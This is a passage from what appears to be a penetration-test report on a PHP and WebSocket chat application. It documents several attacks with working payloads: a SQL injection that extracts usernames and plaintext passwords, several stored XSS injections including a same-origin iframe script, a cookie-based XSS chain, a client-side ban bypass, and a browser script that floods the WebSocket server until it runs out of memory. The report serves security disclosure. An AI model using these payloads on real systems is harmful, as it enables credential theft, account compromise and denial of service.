Response
1 HTTP/1.1 200 OK
2 host: parity.nimbusdigital.org
3 date: Thu, 30 Jul 2026 18:11:59 GMT
4 connection: close
5 x-powered-by: PHP/8.1.2-lubuntu2.25
6 access-control-allow-origin: *
7 access-control-allow-headers: *
8 content-type: text/html; charset=UTF-8
9 Content-Length: 41
10
11
12 {
  "admin": "admin",
  "jerry": "jerry",
  "bob": "bob"
}
```

The screenshot shows the Burp Suite Repeater interface. The target is `https://parity.nimbusdigital.org`. The request is a POST to `/api/messageget.php` with a content length of 50. The response is an HTTP 200 OK with a content length of 49. The response body contains a JSON object with fields `mouse`, `admin`, and `password`.

```
Request
1 POST /api/messageget.php HTTP/1.1
2 Host: parity.nimbusdigital.org
3 Content-Length: 50
4 Sec-Ch-Ua-Platform: "Linux"
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/148.0.0.0 Safari/537.36
6 Sec-Ch-Ua: "Not/A)Brand";v="99", "Chromium";v="148"
7 Content-Type: application/json
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: */*
10 Origin: https://parity.nimbusdigital.org
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://parity.nimbusdigital.org/rooms/offtopic/newmessage.php
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Priority: u=1,i
18
19
20 general UNION SELECT NULL,pass FROM users AS msg--

Response
1 HTTP/1.1 200 OK
2 host: parity.nimbusdigital.org
3 date: Thu, 30 Jul 2026 18:13:15 GMT
4 connection: close
5 x-powered-by: PHP/8.1.2-lubuntu2.25
6 access-control-allow-origin: *
7 access-control-allow-headers: *
8 content-type: text/html; charset=UTF-8
9 Content-Length: 49
10
11
12 {
  "mouse": "mouse",
  "admin": "admin",
  "password": "password123"
}
```

Impact: Unauthenticated, direct extraction of any database content.

The full `users` table—all usernames and plaintext passwords—was extracted during testing using a single POST request. The `Access-Control-Allow-Origin: *` header additionally means that this attack can be executed from any webpage, including a malicious third-party site, without the victim taking any action beyond visiting that page.

3.3 Cross-Site Scripting Vulnerabilities

Note: All XSS vulnerabilities in this application share the same underlying cause: user-controlled content being written to the DOM via `innerHTML` assignment without HTML encoding.

Several distinct injection surfaces exist, each allowing different threat actors or attack paths.

3.3.1 Unauthenticated Stored XSS (`potato.php` Chatroom)

Severity: **High**

Affected Components: `/potato.php`, WebSocket Server (`/potato` path)

`potato.php` is a publicly accessible chatroom that requires no login. When a user connects, their chosen username is collected via a JavaScript `prompt()`. All messages sent to the room are broadcast to every connected client and written directly to the DOM:

```
conn.onmessage = function(event) {  
    document.getElementById('bruh').innerHTML += event.data + '<br>';  
    // Where `#bruh` is the div that contains all of the messages  
    // ...  
}
```

No content escaping is performed at any layer: not in the client-side JavaScript, not in the WebSocket server, and not at the point of insertion into the DOM.

Any message containing HTML is directly rendered as markup, including `<script>` tags and event handler attributes.

To Reproduce:

- Navigate to `/potato.php` (no login required)
- When prompted for a username, enter any value
- Send the following message in the chat input:
``
 - The source address of this image isn't important, as long as it is in fact a valid image address; an attacker could also set the source to `/images/logo.png`, or <https://dummyimage.com/100x100>, for example.
- Observe that the alert fires in every connected client's browser

Proof of Concept: shown [here](#).

Impact: Any visitor to the site (including completely unauthenticated users) can execute arbitrary JavaScript in the browsers of everyone currently connected to the potato room. Because the room is publicly accessible and requires no account, this attack requires zero prior access to the application.

Possible consequences include session cookie theft, credential harvesting, redirection to malicious pages, and delivery of malware.

3.3.2 Stored XSS via Image Upload Pipeline

Severity: **Critical**

Affected Components: `/image.php`, `/imageget.php`, `messages.php` in all four rooms

The image upload endpoint (`image.php`) accepts a JSON POST body containing `prefix`, `data`, and `bin` fields. These values are stored in the database without validation. When the chat room's `messages.php` later fetches messages containing an image reference, it calls `imageget.php` to retrieve the image data and inserts the response directly into the DOM:

```
fetch("/imageget.php?bin=" + /* attached bin value (i.e. an image id) */)
  .then(e => e.text()).then(response => {
    messagesElement = messagesElement.innerHTML.replace(
      /* bin value */,
      `<br><br>`
    )
  })
```

Because the `response` value is inserted unescaped into a template string that becomes raw HTML, an attacker can break out of the `src` attribute by injecting quote characters and HTML event handlers into the `data` field of the uploaded image record.

To Reproduce:

- POST to `/image.php` with the following JSON body:

```
{
  "prefix": "https://google.com/favicon.ico",
  "data": "\" onload=\"alert(1337)",
  "bin": 1234567890 (this "bin" value can be arbitrary)
}
```
- Connect a WebSocket client to `wss://ws.parity.nimbusdigital.org/general` and send: `1234567890|message text here`

- Load `/rooms/general/messages.php` and observe the alert fires for every user who loads the room

The resulting HTML inserted into each user's DOM is:

```

```

Proof of Concept: shown [here](#).

The following payload was also tested:


```
{
  "prefix": "anything",
  "data": "\"><iframe srcdoc=\"<h1>Hello from bin
123456!</h1><br><script>document.body.innerHTML += `my window.origin =
${window.origin}!`</script>\">\"",
  "bin": 123456
}
```

So the resulting iframe injected into each user's DOM would be:


```
<iframe srcdoc="
  <h1>Hello from bin 123456!</h1>
  <br>
  <script>
    document.body.innerHTML += `my window.origin = ${window.origin}!`
  </script>
">
```

The results of this test are below.

First, confirmation that this is the payload which was injected at bin `123456`:



Next, below is the resulting iframe that was rendered in the chat window:



This confirmed that the injected iframe inherits the parent page's origin, meaning injected scripts have full access to the parent page's DOM, cookies, and same-origin fetch capabilities.

Impact: Stored XSS affecting every authenticated user who loads any chatroom containing the malicious image record.

Because `image.php` requires no authentication, any visitor—before even creating an account—can plant a persistent payload that executes in the browsers of all subsequent room visitors.

Additionally, with same-origin script execution confirmed, potential consequences include theft of session cookies, exfiltration of chat history, and further exploitation of authenticated API endpoints on behalf of victims.

3.3.3 Room-Wide Stored XSS via Username in Session Cookie

Severity: **Critical**

Affected Components:

- `room.php`, `newmessage.php` and `messages.php` in all four rooms
- `/mobile/rooms/*/room.html`
- `/mobile/rooms/*/messages.html`
- `/mobile/rooms/*/newmessage.html`

Throughout the chatroom codebase, `$_SESSION[ 'Username' ]` (PHP) and `window.Username` (mobile, sourced from the `Username` cookie) are interpolated directly into HTML content that is written to the DOM without escaping. Because the finding in [section 3.1.1](#) establishes that any visitor can set the `Username` cookie to an arbitrary value, these two vulnerabilities chain directly: an attacker sets the `Username` cookie to an XSS payload, then joins any chatroom.

Three separate code paths then propagate the payload to every connected user:

- **Entry message (`room.php`):** On joining, the room broadcasts a welcome message containing the username via WebSocket, which is then written to all connected clients' `innerHTML`s
- **Every new message (`newmessage.php`):** Every message sent includes the username prepended to the message text; this is then stored in the database and rendered for all users

- **Message history (`messages.php`):** On page load, all historical messages, including those attributed to the malicious username, are fetched from the database and inserted directly into `innerHTML`

The attacker does not need to send a single chat message; simply joining the room at all is sufficient to trigger the entry message payload.

To Reproduce:

- Set the browser `Username` cookie to:

```

```

 - (Once again, as established in [section 3.3.1](#), the specific image source address isn't important as long as it is a valid image URL)
- Navigate to any chatroom (e.g., `/rooms/general/room.php`)
- Observe that the entry message immediately triggers the alert in all connected clients' browsers
- Observe that any message sent subsequently repeats the payload

Proof of Concept: shown [here](#).

(Note: in the above video, the user's entry message failed to render in the chat window; it was, however, later confirmed to also have the payload attached to it.)

(Also note: the video linked above is unedited and shown in its entirety. The application consistently had very slow page load times during testing, so much of the recording consists of waiting for pages to load.)

Impact: An attacker can achieve persistent, chatroom-wide XSS affecting every user currently in the room and every user who later loads the room's message history, simply by joining the room with a crafted `Username` cookie.

This attack is persistent: the malicious entry and messages are stored in the database and continue to fire for every future visitor who loads the room. Combined with the confirmed same-origin scope (via the iframe test in [section 3.3.2](#)), this represents a complete, persistent compromise of the chat interface for all users.

3.3.4 Client-Side Escaping Bypass via Direct WebSocket Connection

Severity: **High**

Affected Components: `newmessage.php` in all four rooms;
`/mobile/rooms/*/newmessage.html`

`newmessage.php` applies client-side HTML entity encoding to message content before sending it over the WebSocket:

```
conn.send(  
    /* ... */  
    + inputField.value.replaceAll(/[\u00A0-\u9999<>\&]/g,  
        function(i) { return '&#'+i.charCodeAt(0)+''; }  
    )  
    + /* ... */  
);
```

This escaping prevents XSS through the standard message input box. However, because the WebSocket server itself performs no validation, authentication, or origin checking (see [section 3.5](#)), an attacker can bypass the client-side escaping entirely by connecting a raw WebSocket client directly to the server and sending unescaped HTML:

```
// From any browser console (confirmed from example.com origin)  
let ws = new WebSocket("wss://ws.parity.nimbusdigital.org/general");  
ws.send("<img src='...' onload='alert(`XSS`)`>");
```

The payload is stored in the database and broadcast to all connected clients without modification.

To Reproduce:

- Open a browser console on any page (the origin does not need to be the application)
- Connect a WebSocket connection to:
`wss://ws.parity.nimbusdigital.org/general`
- Send a message containing an XSS payload directly
- Observe that the payload renders in all connected clients

Proof of Concept: shown [here](#).

Impact: The only meaningful defense against message-content XSS (the client-side regex escaping in `newmessage.php`) is completely bypassed by connecting to the WebSocket server directly. The server enforces nothing. Any visitor, from any origin, with knowledge of the WebSocket endpoint (which is public and visible in the application's network traffic) can deliver XSS payloads to all chatroom users.

3.3.5 XSS via Username Propagation into Voice Chat

Severity: **Medium**

Affected Components: `vc.php` in all four rooms

When a user opens the in-app voice chat panel, `vc.php` constructs an HTML `frame` element whose `src` URL includes `$_SESSION['Username']` as a URL parameter passed to the third-party voice chat application (highlighted below in **cyan**):

```
<iframe
  id="vc"
  frameborder=0
  allow="camera; microphone; display-capture; autoplay"
  width=100% height=100%
  src="https://vc.parity.nimbusdigital.org/join?room=general
&name=<?=$_SESSION['Username']?>&audio=1&video=0&notify=1"
></iframe>
```

If the `Username` session value contains HTML, it is passed unescaped as part of the URL. The third-party voice chat application renders the `name` parameter in its participant list without adequate sanitization, making it possible to inject HTML that executes in other voice chat participants' browsers when they see the attacker's participant entry.

This finding involves partial scope creep into the out-of-scope voice chat component; however, because the injection point originates from within the in-scope `vc.php` file and is directly enabled by the in-scope cookie-bypass vulnerability ([section 3.1.1](#)), it is still included here.

To Reproduce:

- Set the Username cookie to:
``
 - (Once again, as established in [section 3.3.1](#), the specific image source address isn't important as long as it is a valid image URL)
- Join any chatroom and open the voice chat panel
- Observe that the bystander in the voice chat receives the alert when the attacker's participant entry is rendered

Proof of Concept: shown [here](#). This shows XSS originating from `vc.php` is possible within the third-party voice chat application, via the `name` URL parameter.

Impact: An attacker using a malicious `Username` cookie value (already established as trivial via the finding in [section 3.1.1](#)) can execute arbitrary JavaScript in the browsers of other users who are in the same voice chat session. While this is partially dependent on the out-of-scope voice chat application's own handling, the root cause is in-scope.

3.4 Broken Access Control

3.4.1 Client-Side-Only User Ban System

Severity: High

Affected Components: /blacklist.php, /landing.php, /rooms/*/room.php

The application's only mechanism for banning abusive users is implemented entirely in client-side JavaScript. When `blacklist.php` is included in a page, it generates a script that computes a browser fingerprint, checks it against a hardcoded array of banned fingerprints, and, if a match is found, redirects the user to `about:blank`:

```
function Fingerprint(hasher){ /* ... */ }

window.onload = function() {
    var fingerprint = new Fingerprint().get();
    var list = []; // hardcoded list of blacklisted fingerprints

    if (
        (list.includes(fingerprint)) &&
        ![/* whitelisted usernames */].includes(/* current username */)
    ) {
        location.href='about:blank'
    }

    // ...
}
```

The server never checks whether a requesting user is banned. The ban list is hardcoded in the JavaScript source, visible to anyone who reads the page, and the redirect can be bypassed using standard browser developer tools.

During testing, the ban was bypassed using Chrome DevTools' local overrides feature: with JavaScript disabled, the page was loaded and cached; a local override was created replacing the array of blacklisted fingerprints with an empty version; JavaScript was re-enabled and the page loaded using the cached, override version. Full room access was confirmed with the banned fingerprint.

To Reproduce:

- Add your browser fingerprint (found in `/log.txt`) to the `blacklist.php` array (i.e. edit the php file itself on the server) and reload the page; confirm the redirect to `about:blank` occurs
- In Chrome DevTools, disable JavaScript
- Navigate to any room (e.g., `/rooms/general/room.php`) to cache the page
- In DevTools (Sources > Overrides), create a local override for the `room.php` file, emptying the contents of the blacklist array
- Re-enable JavaScript and reload the room
- Confirm full access and ability to send messages

Proof of Concept:

- The behavior of the blacklist (the `about:blank` redirect) is shown [here](#).
- The bypass itself is shown [here](#).
- *(Note: the videos linked above are unedited and shown in their entirety. The application consistently had very slow page load times during testing, so much of the 2nd recording consists of waiting for pages to load.)*

Impact: User bans are completely ineffective. A banned user needs only standard browser developer tools to restore full access within minutes. Because the ban list is also hardcoded in the JavaScript source, it is visible to any page visitor regardless of ban status, and can be read, copied, or modified at will.

3.5 Denial of Service / Resource Exhaustion

3.5.1 WebSocket Server Accepts Unauthenticated Connections from Any Origin

Severity: **High**

Affected Components: WebSocket Server ([index.js](#))

The WebSocket upgrade handler in [index.js](#) routes incoming connections based solely on the URL pathname, with no origin check, authentication token, or session validation:

```
}).on("upgrade", (request, socket, head)=> {  
  const { pathname } = require("url").parse(request.url);  
  if (pathname === '/potato') {  
    potato.handleUpgrade(request, socket, head, (ws)=>{  
      potato.emit('connection', ws, request);  
    });  
  } else if (pathname === '/code') {  
    // same logic for all four other rooms
```


Any client that knows a valid pathname ([/general](#), [/code](#), [/offtopic](#), [/work](#), [/potato](#)) can establish a WebSocket connection and send messages, regardless of whether they are logged into the application or originate from the application's domain.

To Reproduce:


- Open the browser console (from any origin; e.g., <https://example.com>)
- Connect a WebSocket connection to:
<wss://ws.parity.nimbusdigital.org/general>
or any of the other four endpoints.
- Send any plain text message over the newly opened WebSocket connection; observe that the message appears in the chat room and is stored in the database

Proof of Concept:


First - a legitimate message as displayed when sent through the application's native UI:



The code executed in the JavaScript console, from origin <https://example.com>



As shown below, the message was successfully transmitted and appeared in the chat fully rendered:



Impact: This is a prerequisite vulnerability that enables the findings in [section 3.3.4](#), [section 3.5.2](#), and others. Any internet user can write arbitrary content to the database and broadcast it to all room occupants without an account.

3.5.2 Denial of Service via Unauthenticated WebSocket Flood

Severity: High

Affected Components: WebSocket Server ([index.js](#)), PostgreSQL database

The WebSocket server imposes no rate limiting, no maximum payload size, and no connection limit. Combined with the lack of authentication ([section 3.5.1](#)), this allows any visitor to flood the server with arbitrary-size messages from an arbitrary number of simultaneous connections.

During testing, the following script was executed from a browser console at <https://example.com>, opening 250 simultaneous WebSocket connections and sending 10,000 messages of 1,000 emoji characters each from every connection:

```
function spam(ws) {
  let sent = 0;
  let loop = setInterval(() => {
    if (ws.readyState !== WebSocket.OPEN || sent >= 10000) {
      clearInterval(loop); return;
    }

    ws.send("😄".repeat(1000));
    sent++;
  }, 1);
}

let sockets = []
for (let i = 0; i < 250; i++) {
  let sock = new WebSocket("wss://ws.parity.nimbusdigital.org/general");

  sock.onopen = () => spam(sock);
  sockets.push(sock);
}
```


The server OOM-crashed (out-of-memory) before the script completed. RAM usage was monitored in real-time via [htop](#) on the server VM and was observed climbing steadily until the process was terminated by the operating system.

To Reproduce:

- Execute the script above from any browser console, pointing at the target WebSocket URL
- Monitor server RAM usage
- Observe application unavailability and eventual process crash

Proof of Concept: shown [here](#).

The recording ended before the server OOM condition was achieved; the resulting event can be seen below:



Impact: Complete application outage achievable by a single attacker with a web browser and no account. The attack requires no specialized tooling and is trivially amplified by running additional browser instances or scripts. All 250 attacker connections were established from a cross-origin page (example.com), confirming no origin restriction is in place.

3.5.3 Unauthenticated Log Flooding via [blacklist.php](#)

Severity: **Medium**

Affected Components: [/blacklist.php](#), [/log.txt](#), [/rooms/*/log.txt](#)

